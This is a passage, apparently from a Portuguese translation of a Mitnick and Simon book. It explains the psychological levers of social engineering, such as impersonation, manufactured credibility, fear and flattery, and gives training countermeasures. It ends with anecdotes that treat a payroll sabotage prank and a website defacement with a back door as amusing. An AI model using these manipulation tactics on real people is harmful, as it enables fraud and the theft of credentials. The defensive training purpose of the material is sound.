O engenheiro social exibe algumas características comportamentais do papel que está usando para se mascarar. A maioria de nos tende a preencher as lacunas com algumas características de um papel social — quando vemos um homem vestido como um executivo, supomos que ele seja inteligente, centrado e confiável.

Exemplo: Quando Whurley entrou na sala Eye in the sky, estava vestido como um executivo, falou com autoridade e deu o que os homens na sala interpretaram como uma ordem, Ele usou com sucesso o perfil de um gerente ou executivo de um cassino.

Na maioria dos ataques de engenharia social, o atacante assume certos acessórios do 'papel' que está representando para fazer com que o alvo infira outras características e aja de acordo com o esperado. Esse papel pode ser o de um técnico de TI, o de cliente, o de um novo contratado ou de qualquer um que requeira o cumprimento de uma solicitação. Táticas comumente usadas são mencionar o nome do chefe do alvo ou de outros funcionários, usar terminologia ou jargão da empresa ou do setor. Para ataques 'físicos', os atacantes podem escolher roupas, jóias (um alfinete da empresa, um relógio de atleta, uma caneta cara, um anel de formatura) ou modos de se arrumar (por exemplo, o estilo do penteado), também acessórios que podem conferir credibilidade ao papel desempenhado pelo atacante. A força desse método deve-se ao fato de que, ao aceitarmos alguém (como um executivo, cliente ou funcionário), fazemos inferências e atribuímos outras características a essa pessoa (um executivo é rico e poderoso; um desenvolvedor de

software têm conhecimentos técnicos, mas pode ser socialmente inibido; um funcionário é digno de confiança).

Quanta informação *é* necessária antes que as pessoas comecem a fazer tais inferências? Não muita.

Credibilidade

Obter credibilidade *é* a primeira etapa da maioria dos ataques de engenharia social, um ponto fundamental para tudo o que vem depois.

Exemplo: Whurley sugeriu a Richard, executivo de TI, que almoçassem juntos, pois percebeu que o fato de ser visto com Richard transmitiria credibilidade a qualquer funcionário que os visse juntos.

Dr. Sagarin identificou três métodos, abordados em *A arte de enganar,* em que os engenheiros sociais confiam para construir a credibilidade. Em um deles, o atacante diz algo que parece ir contra seus interesses, como mostrado no Capítulo 8 de *A arte de enganar,* na história "Uma ligação simples", quando o atacante diz à sua vítima: "Agora insira a sua senha, mas lembre-se de não dize-la em voz alta". Essa parece ser uma declaração de alguém que *é* digno de confiança.

No segundo método, o atacante adverte o alvo de um evento que ele mesmo provocará (sem que o alvo saiba). Por exemplo, na história "A queda da rede", que aparece no Capítulo 5, o atacante explica que a conexão da vítima com a rede pode cair. Então faz com que isso de fato aconteça, obtendo credibilidade junto a ela.

Em geral, essa tática de predição *é* combinada com o terceiro método, em que o atacante 'prova' ser confiável ajudando a vítima a resolver o problema. E o que acontece em "A queda da rede", quando o atacante primeiro avisa a vítima de que ela pode perder a conexão com a rede, então faz com que a conexão caia, como previsto, e subseqüentemente a restaura e alega que havia "corrigido o problema", conquistando a confiança e ganhando a gratidão de sua vítima.

Forçando o alvo a desempenhar um papel

O engenheiro social induz seu alvo a assumir um papel alternativo, forçando, por exemplo, sua submissão ao agir com agressividade.

Exemplo: Whurley, em suas conversas com Lenore, colocou-se em um papel de alguém carente (acabou de romper o namoro, mudou-se para a cidade e precisa de emprego), a fim de induzi-la e fazê-la assumir um papel de alguém que ajuda.

Em geral, o engenheiro social têm como alvo o papel do ajudante. Depois que uma pessoa aceita esse papel acha esquisito ou difícil negar ajuda.

Um engenheiro social astuto tenta encontrar um papel em que a vítima se sinta mais à vontade. Então manipula a conversa para fazer com que a pessoa o assuma — como Whurley fez com Lenore e com Megan ao perceber que elas se sentiriam bem em ajudar. As pessoas tendem a aceitar papéis positivos e que as façam sentir-se bem.

Desviando-se do pensamento sistemático

Os psicólogos sociais descobriram que *os* seres humanos processam as informações que recebem de um entre dois modos, que definiram como sistemático e heurístico.

Exemplo: quando um gerente precisou lidar com uma situação difícil que envolvia sua esposa, que estava extremamente aborrecida. Whurley aproveitou-se do estado emocional do homem e de sua distração para fazer-lhe uma solicitação que lhe rendeu um crachá de funcionário.

O Dr. Sagarin explica: "Ao processar sistematicamente, pensamos cuidadosa e racionalmente sobre uma solicitação antes de tomar uma decisão. Ao processar heuristicamente, fazemos atalhos para tomar decisões. Por exemplo, poderíamos atender a uma solicitação com base em quem o solicitante alega ser, e não na confidencialidade da informação que solicitou. Tentamos operar no modo sistemático quando o assunto *é* importante para nós. Mas a pressão do tempo, a distração ou uma forte emoção podem nos fazer adotar o modo heurístico".

Gostamos de pensar que normalmente operamos de maneira racional e lógica, tomando decisões com base nos fatos. Sobre isso, o psicólogo Gregory Neidert afirmou: "Nós, humanos, deixamos de usar nosso cérebro em 90 a 95 por cento das vezes".' Os engenheiros sociais tentam tirar vantagem disso, usando vários métodos para forçar suas vítimas a sair do modo sistemático — sabem que as pessoas que operam heuristicamente têm muito menos probabilidade de utilizar suas defesas psicológicas, de levantar suspeitas, fazer perguntas ou apresentar objeções ao atacante.

Os engenheiros sociais procuram abordar alvos que operem no modo heurístico e mantê-los nesse modo. Uma tática é ligar para um alvo cinco minutos antes do fim do expediente, contando com o fato de que a ansiedade em sair do escritório na hora certa possa levá-lo a atender a uma solicitação que, em outra situação, poderia questionar.

Momento de condescendência

Os engenheiros sociais provocam um momento de condescendência ao fazer uma série de solicitações, a começar pelas inofensivas.

Exemplo: O Dr. Sagarin cita a história da 'CreditChex', que aparece no Capítulo 2 de A arte de enganar, *em que o atacante insere a questão-chave, uma informação confidencial sobre o número de ID do comerciante, que era usado como senha para verificação da identidade pelo telefone, entre outras perguntas inofensivas. Como as perguntas iniciais parecem inofensivas, isso estabelece uma situação em que a vítima é levada a considerar igualmente inofensivas as informações mais confidenciais.*

O redator/produtor de televisão Richard Levinson fez desta tática uma das maiores características de seu personagem mais famoso, Columbo, interpretado pelo ator Peter Falk. O público se deliciava em saber que, quando o detetive estava indo embora e o suspeito estava baixando a guarda, satisfeito por tê-lo enganado, Columbo parava para fazer uma última pergunta, a pergunta-chave que tinha formulado o tempo todo. Os engenheiros sociais freqüentemente fazem uso da tática 'só mais uma coisa’.

O desejo de ajudar

Os psicólogos identificaram muitos benefícios que as pessoas recebem quando ajudam os outros. Ajudar pode nos fazer sentir fortalecidos, Pode nos livrar do mau humor. Pode nos fazer sentir bem com relação ao nosso comportamento. Os engenheiros sociais descobrem muitas maneiras de tirar vantagem de nossa inclinação para ajudar.

Exemplo: quando Whurley apareceu na entrada dos funcionários do cassino, o guarda acreditou em sua história sobre levar uma 'garota' para almoçar, emprestou-lhe dinheiro para o encontro,

deu-lhe conselhos sobre como lidar com uma mulher e não insistiu quando Whurley saiu sem lhe mostrar o crachá de identificação.

O Dr. Sagarin comenta: "Como em geral os engenheiros sociais têm como alvo pessoas que não sabem o valor das informações que estão passando, a ajuda pode ser vista como pouco custosa aquele que ajuda. (Qual o problema de fazer uma consulta rápida em um banco de dados para o pobre palerma do outro lado da linha?)".

Atribuição

A atribuição refere-se à maneira como as pessoas explicam seu próprio comportamento e o dos outros. Um dos objetivos do engenheiro social *é* levar o alvo a atribuir-lhe certas características, como a experiência, e fazer-se merecedor de confiança, credibilidade ou simpatia.

Exemplo: O Dr. Sagarin cita a história "O caça-promoções", Que aparece no Capítulo 10 de *A arte de enganar.* O atacante perambula um pouco antes de solicitar acesso a uma sala de reuniões, atenuando a suspeita sobre si, porque as pessoas supõem que um intruso não ousaria se demorar num lugar onde poder!, ser pego.

Um engenheiro social poderia ir até uma recepção, colocar uma nota de cinco dólares no balcão dizer à e recepcionista algo como: "Encontrei isso no chão. Alguém declarou ter perdido dinheiro?". Com isso, ela atribuiria ao engenheiro social as qualidades de honestidade e confiança.

Se virmos um homem segurar a porta para uma senhora passar, acharemos que ele está sendo educado; se a mulher for jovem e atraente, provavelmente atribuiremos isso a um motivo bem diferente.

Gostar

Os engenheiros sociais freqüenternente tiram vantagem do fato de que todos nos temos a inclinação de dizer 'sim' às solicitações das pessoas de quem gostamos.

Exemplo: Whurley conseguiu obter informações úteis de Lenore, a garota que conheceu na academia, em parte usando a "leitura de sinais não-verbais' para avaliar suas reações e para adaptar continuamente seus comentários às suas respostas. Isso a levou a acreditar que eles partilhavam gostos e interesses semelhantes ("Eu também!"). A simpatia por ele tornou-a mais acessível, de modo a lhe dar as informações que ele queria.

As pessoas gostam de outras que se parecem consigo, que têm interesses semelhantes aos seus no que diz respeito à carreira, à formação escolar e aos hobbies. Em geral, o engenheiro social pesquisa a formação de seu alvo para simular um interesse por coisas que ele considera importantes — velejar ou jogar tênis, aviões antigos, colecionar armas antigas, entre outros interesses. Os engenheiros sociais podem ser benquistos por fazer elogios e adulações; aqueles que são fisicamente atraentes podem usar esse atributo para serem mais queridos.

Outra tática é citar o nome de pessoas que o alvo conhece e das quais gosta. Nesse caso, o ata-cante tenta ser visto como parte do 'grupo' da organização. Os hackers também usam elogios ou adulações para massagear o ego da vítima ou de pessoas-alvo que recentemente foram recompensadas por alguma realização na organização. Massagear o ego pode induzir uma vítima ingênua a assumir o papel de ajudante.

Medo

Um engenheiro social pode tentar fazer seu alvo acreditar que algo terrível está para acontecer, mas que o desastre iminente pode ser evitado se o alvo fizer o que o atacante sugere. Desse modo. o atacante usa o medo como arma.

Exemplo; Na história "O patch de emergência", que aparece no Capitulo 12 de A arte de enganar, *o engenheiro social assusta sua vitima com a ameaça de que ela perderá dados valiosos, a não ser que concorde em ter um 'patch' de emergência instalado no servidor do banco de dados da empresa. O medo torna a vítima vulnerável à 'solução' proposta pelo engenheiro social*

Os ataques baseados em *status* freqüentemente contam com o elemento medo. Um engenheiro social que se faz passar por executivo da empresa, por exemplo, pode ter como alvo uma secretária ou um funcionário menos graduado e fazer-lhe uma exigência 'urgente', deixando implícito que o subordinado terá problemas ou poderá ser demitido se não a cumprir.

Reactância

A reactância psicológica é a reação negativa que temos quando percebemos que nossas escolhas ou liberdade estão sendo tolhidas. Quando passamos por esse processo, perdemos a noção de perspectiva à medida que nosso desejo pela coisa que perdemos ofusca tudo o mais.

Exemplo: Duas histórias em A arte de enganar *ilustram o poder da reactância — uma baseada nas ameaças a respeito da perda de acesso a informações, outra sobre a perda de acesso a recursos de computação.*

Em um ataque típico baseado na reactância, o atacante diz ao alvo que ele não poderá acessar seus arquivos durante certo tempo e estabelece um período totalmente inaceitável. "Você não vai conseguir acessar seus arquivos nas próximas duas semanas, mas faremos o possível para garantir que não demore mais que isso," Quando a vítima começa a reagir, o atacante se oferece para ajudar a restaurar os arquivos mais rapidamente; para tanto, ele só precisaria do nome do usuário e da senha do alvo, O alvo, aliviado por poder evitar a inacessibilidade, geralmente concorda.

O outro lado da moeda implica usar o princípio da escassez para coibir o alvo a perseguir um ganho prometido. As vítimas podem ser arrastadas, por exemplo, para um site Web em que suas in-formações ou os dados de seu cartão de crédito podem ser furtados. Como você reagiria a um e-mail que promete um Apple iPod novinho por 200 dólares para os mil primeiros visitantes que acessarem determinado site Web? Você visitaria o site e se registraria para comprar um? E, ao registrar seu endereço de e-mail e escolher uma senha, você usará a mesma senha que usa em outras transações?

Medidas preventivas

Atenuar os ataques de engenharia social requer uma série de esforços coordenados, tais como:

- Desenvolver protocolos claros e concisos que sejam cumpridos consistentemente em toda a organização;
- Organizar um treinamento em consciência da segurança;
- Criar regras simples que definam quais são as informações confidenciais;
- Elaborar uma regra simples segundo a qual sempre que alguém solicitar uma ação restrita (ou seja, uma ação que envolva a interação com um equipamento relacionado a um

computador, cujas conseqüências não sejam conhecidas), a identidade do solicitante seja verificada de acordo com a política da empresa;

- Desenvolver uma política de classificação de dados;
- Treinar funcionários para resistir a ataques de engenharia social;
- Testar a suscetibilidade de seu funcionário a ataques de engenharia social, conduzindo uma avaliação de segurança.

O aspecto mais importante do programa é estabelecer protocolos de segurança adequados e, então, motivar os funcionários para que assimilem esses protocolos. A próxima seção delineia alguns pontos básicos que devem ser considerados quando se elaboram programas e treinamento para combater a ameaça da engenharia social.

Diretrizes para treinamento

A seguir são apresentadas algumas orientações para treinamento:

- *Fique ciente de que certamente os engenheiros sociais vão atacar sua empresa em algum momento, talvez repetidamente.*

  Pode haver uma falta de consciência generalizada de que os engenheiros sociais constituem uma ameaça substancial. Muitas pessoas nem sequer têm consciência de que essa ameaça existe. Geralmente elas não esperam ser manipuladas e enganadas, e são pegas desprevenidas por um ataque de engenharia social. Muitos usuários da Internet têm recebido um e-mail supostamente enviado da Nigéria solicitando ajuda para fazer a transferência de uma soma substancial de dinheiro para os Estados Unidos. No e-mail é oferecida uma porcentagem da soma bruta em troca de assistência. Mais tarde, solicita-se que a vítima adiante uma quantia referente a algumas taxas para iniciar o processo de transferência, e ela fica de bolso vazio. Uma senhora em Nova York caiu no conto-do-vigário recentemente e pediu emprestado a seu empregador centenas de milhares de dólares para pagar essas taxas. Em vez de passar seu tempo de lazer em seu iate novo, que pretendia comprar, ela está tendo de considerar a perspectiva de dividir uma vaga na penitenciária federal. As pessoas realmente caem nesses ataques de engenharia social; caso contrário, os vigaristas nigerianos parariam de enviar e-mails.
- Use o desempenho de papel para demonstrar a vulnerabilidade pessoal a técnicas de engenharia social e para treinar funcionários em métodos de resistência.

  A maioria das pessoas opera sob a ilusão de invulnerabilidade, considerando-se espertas demais para serem manipuladas, persuadidas, enganadas ou influenciadas. Elas acreditam que essas coisas só acontecem a pessoas 'tolas'. Existem dois métodos para ajudar os funcionários a entender sua vulnerabilidade e torná-los verdadeiramente cientes dela. Um deles *é* demonstrar a efetividade da engenharia social 'colocando alguns funcionários no fogo' antes de participarem de um seminário de consciência de segurança e fazendo-os relatar suas experiências durante o evento. Outra abordagem sugere a análise de casos de engenharia social para ilustrar como as pessoas são suscetíveis a *esses* ataques. Em qualquer um dos casos, o treinamento deve examinar o mecanismo dos ataques, analisando por que funcionou e discutindo como podem ser reconhecidos e como é possível resistir a eles.

- *Procure esclarecer aos trainees que eles se sentirão tolos se forem manipulados em um ataque de engenharia social depois do treinamento.*

  O treinamento deve enfatizar a responsabilidade de cada funcionário por ajudar a proteger ativos corporativos sensíveis. Além disso, *é* vital que os responsáveis pelo treinamento re-conheçam que a motivação para seguir protocolos de segurança em certas situações só aumenta quando se entende por que *esses* protocolos são necessários. Durante o treinamento em consciência da segurança, os instrutores devem dar exemplos da proteção assegurada pelo protocolo e dos danos que podem recair sobre a empresa se as pessoas o ignorarem ou forem negligentes com relação a seu cumprimento.

  Também é útil ressaltar que um ataque de engenharia social bem-sucedido pode pôr em risco as informações do funcionário e de seus amigos e colegas na empresa. O banco de dados dos recursos humanos da empresa pode conter informações pessoais extremamente valiosas para ladrões de identidade.

  Mas o fator mais motivador pode ser o fato de que ninguém gosta de ser manipulado, enganado, trapaceado. Desse modo, as pessoas são altamente motivadas a não serem vítimas de vigaristas, porque isso as fará se sentir tolas ou estúpidas.

Programas para combater a engenharia social

A seguir são apresentados alguns pontos básicos a serem considerados no momento da elaboração dos programas:

- Desenvolva procedimentos para ações dos funcionários quando houver suspeita de um ataque de engenharia social ou quando ele for detectado.

  O leitor têm acesso a um extenso manual de políticas de segurança em *A arte de enganar*. Essas políticas devem ser consideradas como referência; use aquelas de que precisar e esqueça as demais. Depois que os procedimentos da empresa forem desenvolvidos e colocados em prática, a informação deve ser divulgada na Intranet da empresa, que pode ser rapidamente acessada. Outro recurso excelente é o tratado de Charles Cresson Wood sobre o desenvolvimento de políticas de segurança de informações, *Information security policies made easy* (San Jose, CA: Baseline Software, 2001).

- Desenvolva orientações simples para funcionários, definindo que informações a empresa considera confidenciais.

  Como na maior parte do tempo processamos informações no modo heurístico, podem ser elaboradas regras simples de segurança para dar sinal vermelho em caso de solicitações que envolvem informações confidenciais (como a senha de um indivíduo). Quando um funcionário notar que foram solicitadas informações confidenciais ou alguma ação no computador, pode consultar o manual de política de segurança na página Web da Intranet da empresa para determinar o protocolo ou procedimento correto a seguir. Além disso, *é* importante entender e transmitir aos funcionários que até mesmo as informações que não são consideradas tão confidenciais podem ser úteis a um engenheiro social, que pode coletar 'pérolas' de qualquer informação aparentemente inútil e juntá-las para criar a ilusão de credibilidade e confiabilidade. O nome do gerente de um projeto confidencial de uma empresa, a localização física de uma equipe de desenvolvedores, o nome

do servidor usado por determinado funcionário e o nome atribuído a um projeto secreto são informações significativas. Cada empresa precisa ponderar suas necessidades para se precaver de uma possível ameaça à segurança.

Esses são apenas alguns dos muitos exemplos de informações aparentemente sem importância que podem ser úteis a um atacante. Cenários como aqueles apresentados em *A arte de enganar* podem ser de grande utilidade na transmissão dessa noção aos trainees. *Modifique normas de educação na organização — Não há problema em dizer 'não'?* Quase todos nós nos sentimos mal ou incomodados ao dizer 'não' aos outros. (Um produto novo no mercado destina-se a pessoas que são educadas demais para bater o telefone na cara dos operadores de telemarketing, Quando um representante liga, o usuário aperta a tecla asterisco e desliga; uma voz diz à pessoa que chamou: "Desculpe-me, este é o Phone Butler e fui acionado para informá-lo que esta residência lamenta recusar sua solicitação". Eu adoro o 'lamenta'. Mas acho interessante que tantas pessoas precisem comprar um dispositivo eletrônico para dizer 'não' em seu lugar. Você pagaria 50 dólares por um dispositivo que o poupasse do 'constrangimento' de dizer 'não'?)

Um dos objetivos do programa de treinamento de engenharia social da empresa deve ser redefinir a norma de educação na empresa. Esse novo comportamento inclui declinar educadamente solicitações confidenciais até que a identidade e a autorização do solicitante para receber tal informação sejam verificadas. O treinamento pode, por exemplo, sugerir respostas do tipo: "Como funcionários da empresa X, ambos sabemos quanto é importante seguir os protocolos de segurança. Logo, ambos entendemos que vou ter de verificar sua identidade antes de atender à sua solicitação". *Criando procedimentos para verificar a identidade e a autorização.*

Cada empresa deve criar um procedimento para verificar a identidade e a autorização de pessoas que solicitem informações ou ações a funcionários. O processo de verificação, em qualquer situação, dependerá necessariamente da confidencialidade das informações ou das ações que forem solicitadas. Como acontece com muitas outras questões no local de trabalho, a segurança têm de ser equilibrada de acordo com as necessidades da organização. O treinamento precisa tratar tanto das técnicas óbvias quanto das mais sutis, como, por exemplo, o uso de um cartão de visitas (como feito por Whurley) para comprovar credenciais. (Lembre-se da personagem interpretada por James Garner na série policial *Arquivo confidencial*, da década de 1970, que mantinha em seu carro uma pequena impressora para que pudesse imprimir um cartão de visitas adequado à ocasião.) Fornecemos uma sugestão de procedimento de verificação em *A arte de enganar*[2]

Consiga a aprovação da alta gerência.

isso, evidentemente, é quase um clichê: todo esforço significativo da gerencia começa com a consciência de que, para ter sucesso, o programa precisa do apoio da gerência. Talvez haja poucos esforços corporativos em que esse apoio seja mais importante que a própria segurança, que se torna mais vital a cada dia, embora contribua muito pouco para aumentar a receita corporativa e, freqüentemente, seja relegada a último plano. No entanto, isso só reforça o fato de que o compromisso com a segurança deve começar de cima.

Numa nota relacionada, a alta gerencia deveria enviar também duas mensagens claras sobre o assunto. Os funcionários *nunca* serão solicitados pela gerência a driblar qualquer protocolo de segurança. E nenhum funcionário terá problemas em seguir os protocolos de segurança, mesmo que solicitado por um gerente a violá-los,

Conheça os manipuladores em sua própria família — seus filhos

Muitos filhos (ou a maioria deles?) têm uma capacidade surpreendente para manipular — muito parecida com a habilidade usada pelos engenheiros sociais —, que só *é* perdida quando eles crescem e se tornam mais socializados. Todo pai já foi alvo do ataque de um filho. Quando um jovem quer muito alguma coisa, pode ser incansável, chegando a ponto de incomodar demais e, ao mesmo tempo, ser engraçado.

Enquanto Bill Simon e eu estávamos terminando este livro, fui testemunha do incômodo ataque de engenharia social de uma criança. Minha namorada, Darci, *e* sua filha de nove anos, Briannah, foram me encontrar em Dallas quando eu estava lá a negócios. No hotel, na véspera de embarcar em um vôo noturno, Briannah testou a paciência de sua mãe ao exigir que fossem a um restaurante que ela tinha escolhido para jantar — e fez um escândalo. Darci aplicou-lhe uma punição moderada: tirou-lhe temporariamente o Gameboy e disse-lhe que ela não jogaria seus games por um dia.

Briannah suportou isso durante algum tempo. Depois, aos poucos, começou a tentar achar maneiras diferentes de convencer a mãe a devolver seu game, e ainda não tinha desistido quando eu voltei para ficar com elas. A reclamação constante da filha incomodava a mãe. Percebemos que ela estava tentando fazer engenharia social conosco e começamos a tomar nota:

- "Estou chateada. Por favor, pode devolver meu game?" (Falado como uma exigência, não como uma pergunta.)
- "Eu vou ficar louca se não tiver meus games." (Acompanhado de um choramingo.)
- "Não vou ter nada para fazer no avião sem meus games." (Falado em um tom de "Qualquer idiota entenderia isso".)
- "Seria bom se eu tivesse só um game para jogar, não seria?!" (Uma promessa disfarçada em pergunta.)
- "Eu vou ficar boazinha se você me devolver o game." (Com a mais completa sinceridade.)
- "Na noite passada eu fiai realmente boazinha, então por que não posso jogar agora?" (Uma tentativa desesperada baseada em um raciocínio confuso.)
- "Não vou mais fazer isso" (Pausa,) "Posso jogar agora?" ("Não vou mais fazer isso" — ela acha que somos tontos?)
- "Pode me devolver o game agora, por favor?" (Se as promessas não funcionam, talvez implorar um pouco ajude...)
- "Tenho de voltar para a escola amanhã, então não poderei jogar meu jogo se não começar agora." (Tudo bem, há quantos tipos diferentes de engenharia social? Talvez ela devesse ter sido colaboradora deste livro.)
- "Desculpe, eu estava errada. Posso jogar só um pouquinho?" (Talvez a confissão seja boa para a alma, mas pode não funcionar muito como manipulação.)
- "Foi o Kevin que me fez fazer isso." (Eu pensei que só os hackers dissessem isso!)

- "Estou triste de verdade sem meu game." (Se nada funcionar, tente despertar um pouco de compaixão.)
- "Já fiquei mais de meio dia sem meu game." (Em outras palavras. "Quanto sofrimento é o suficiente?")
- "Jogar não custará nenhum dinheiro." (Uma tentativa desesperada de adivinhar qual seria a razão de sua mãe para prolongar a punição por tanto tempo. Errou feio.)
- "É o fim de semana do meu aniversário e eu não posso jogar meus games." (Outro lance para se fazer de coitada e obter compaixão.)

E continuando, enquanto nos preparávamos para ir para o aeroporto:

- "Eu vou ficar chateada no aeroporto." (Na esperança desesperada de que o aborrecimento fosse considerado uma coisa terrível a ser evitada a todo custo. Se Briannah não ficasse muito chateada, talvez pudesse tentar desenhar ou ler um livro.)
- "São três horas de vôo e eu não terei nada para fazer!" (Ainda alguma esperança de que ela poderia ceder e abrir o livro que tinha trazido.)
- "Está escuro demais para ler ou para desenhar. Se eu jogar meu game, posso ver a tela." (A tentativa desesperada de apresentar uma razão*)
- "Posso pelo menos usar a Internet?" (Deve haver *alguma* compaixão em seu coração.)
- "Você é a melhor mãe do mundo!" (Ela também sabe usar elogios e adulações numa tentativa débil de conseguir o que quer.)
- "Não é justo!!!" (O último esforço, a última apelação.)

Se você quer entender melhor como os engenheiros sociais manipulam seus alvos e como levam as pessoas a passar de um estado racional para um estado emocional... ouça seus filhos.

Em nosso primeiro livro, Bill Simon e eu rotulamos engenharia social de "o link mais fraco da segurança de informação".

Três anos depois, o que descobrimos? Descobrimos uma empresa atrás da outra empregando tecnologias de segurança para proteger seus recursos de computação contra a invasão técnica de hackers ou espiões industriais contratados e mantendo segurança física efetiva para se proteger contra invasores não autorizados.

Contudo, descobrimos também que pouca atenção é dada ao combate das ameaças impostas pelos engenheiros sociais. É essencial educar e treinar funcionários para que se protejam da ameaça e para que não sejam induzidos a ajudar os intruso*. O desafio de se defender contra as vulnerabilidades do ser humano é fundamental. Proteger a organização dos hackers que usam táticas de engenharia social deve ser responsabilidade de *todo* funcionário — *todo* funcionário, mesmo aquele que não usa computador em sua tarefa rotineira. Os executivos são vulneráveis, o pessoal do atendimento é vulnerável, as telefonistas, as recepcionistas, o pessoal de limpeza, os atendentes da garagem e, especialmente, os funcionários novos — tudo pode ser explorado pelos engenheiros sociais como mais um passo para atingir seu objetivo ilícito.

O elemento humano têm sido, comprovadamente, o link mais fraco de segurança de informações há anos. A pergunta de um milhão de dólares *é:* você vai ser o link fraco para um engenheiro social poder explorar na empresa?

Notas

1. A observação feita pelo psicólogo Neidert pode ser encontrada on-line em www.chapman.edu/comm/comm/faculty/thobbs/com401/socialinfluence/mindfl.html.
2. Ver Kevin D. Mitnick e William L. Simon, *A arte de enganar* (São Pauto: Pearson Makron Books, 2003).

Curtas

Não sou criptoanalista nem matemático. Só sei como as pessoas cometem erros em aplicativos, e elas cometem sempre os mesmos erros.

Ex-hacker, hoje consultor de segurança

Algumas histórias que recebemos enquanto escrevíamos este livro não se encaixavam bem em nenhum dos capítulos anteriores, mas são engraçadas demais para serem ignoradas. Nem todas são de hacks. Algumas são brincadeiras, outras são manipulação, algumas são valiosas por esclarecer ou revelar determinado aspecto da natureza humana... e algumas são simplesmente engraçadas.

Gostamos delas e achamos que talvez você também possa gostar,

O contracheque que faltava

Jim era sargento do Exercito norte-americano e fazia parte de um grupo de informática em Fort Lewis, Puget Sound, no estado de Washington. Trabalhava sob a tirania de um primeiro sargento. que Jim descreve como "de mal com o mundo", o tipo de cara que "usava sua patente para fazer todos os subordinados se sentirem péssimos". Um dia, Jim e seus colegas de grupo se encheram e chegaram à conclusão de que precisavam encontrar uma maneira de punir o grosseirão por tornar a vida deles tão insuportável.

A unidade em que trabalhavam lidava com registros de pessoal e lançamentos na folha de pagamento. Para assegurar a exatidão desses lançamentos, dois soldados-escriturários davam a entrada em cada item separadamente e os resultados eram comparados antes de os dados serem introduzidos no registro de cada soldado.

A vingança que eles planejaram era bastante simples, diz Jim. Dois funcionários fizeram entradas idênticas e registraram no computador que o sargento estava morto.

Aquilo, evidentemente, interrompeu a emissão de seu contracheque.

Quando chegou o dia do pagamento e o sargento reclamou que não tinha recebido seu contracheque, "Procedimentos padrão ordenavam que se usasse a ficha do arquivo e se preenchesse o contracheque à tinta". Mas aquilo também não funcionou. "Por alguma razão desconhecida", escreveu Jim, de um modo bem-humorado, "a ficha dele não foi localizada em lugar nenhum. Tenho razões para acreditar que ela simplesmente evaporou". Não é difícil imaginar como Jim chegou a essa conclusão.

Era muita falta de sorte do sargento: o computador mostrava que o homem estava morto e não havia registros em papel para mostrar que um dia ele havia existido! Não existia nenhum procedimento pelo qual se pudesse emitir um contracheque para um homem que não existia. Foi preciso enviar uma solicitação à sede do Exército pedindo que as cópias do registro do homem fossem tiradas e encaminhadas- Além disso, foi solicitada a orientação sobre que autoridade poderia efetuar o pagamento dele nesse ínterim. As solicitações foram enviadas, mas não se tinha muita expectativa de que fossem respondidas rapidamente.

Essa história têm um final feliz. Jim relata que "o comportamento do primeiro sargento passou a ser bastante diferente até o último dia em que tivemos contato".

Venha para Hollywood, adolescente sabido

Quando o filme *Jurassic Park 2 foi* lançado, um jovem hacker, que chamaremos de Yuki, decidiu que queria 'ter' (ganhar controle) a caixa MCA/Universal Studios que era host do lost-world.com, o site Web do filme *Jurassic Park* e dos programas de TV do estúdio.

Como ele diz, "o hack era bem fácil", porque o site era mal protegido. Ele tirou vantagem disso usando um método que descreveu em termos técnicos como "inserindo um CGI que executava um bouncer (porta mais alta sem firewall] para que eu pudesse me conectar com uma porta mais alta e me conectar de volta a um host local para ter pleno acesso".

Na época, o MCA ficava em um edifício novo. Em uma breve pesquisa na Internet, Yuki descobriu o nome da construtora, pegou seu site Web e teve pouca dificuldade para invadir sua rede. (isso foi há muito tempo; presume-se que essas vulnerabilidades óbvias já estejam corrigidas.)

de dentro do firewall teve pouco trabalho para localizar a planta baixa em AutoCAD do edifício da MCA. Yuki ficou muito satisfeito. Entretanto, aquilo era apenas um aperitivo. Um amigo dele se dedicou a desenhar "um logo novo e bonito" para as páginas Web *de Jurassic Park,* substituindo o nome *Jurassic Park* e o tiranossauro de mandíbula aberta por um patinho. Eles entraram no site Web, colocaram seu logo (ver Figura 11.1) no lugar do oficial e esperaram para ver o que iria acontecer.

A resposta não foi bem o que eles esperavam. A mídia achou o logo engraçado, mas suspeito. A CNet News.com fez uma reportagem' em cuja manchete se perguntava se aquilo era um hack ou uma brincadeira, suspeitando que alguém na Universal poderia ter feito aquela façanha para divulgar o filme.

Yuki diz que entrou em contato com a Universal logo depois, informando-a sobre o furo que ele e seu amigo tinham usado para obter acesso ao site e sobre uma back door que haviam instalado. Ao

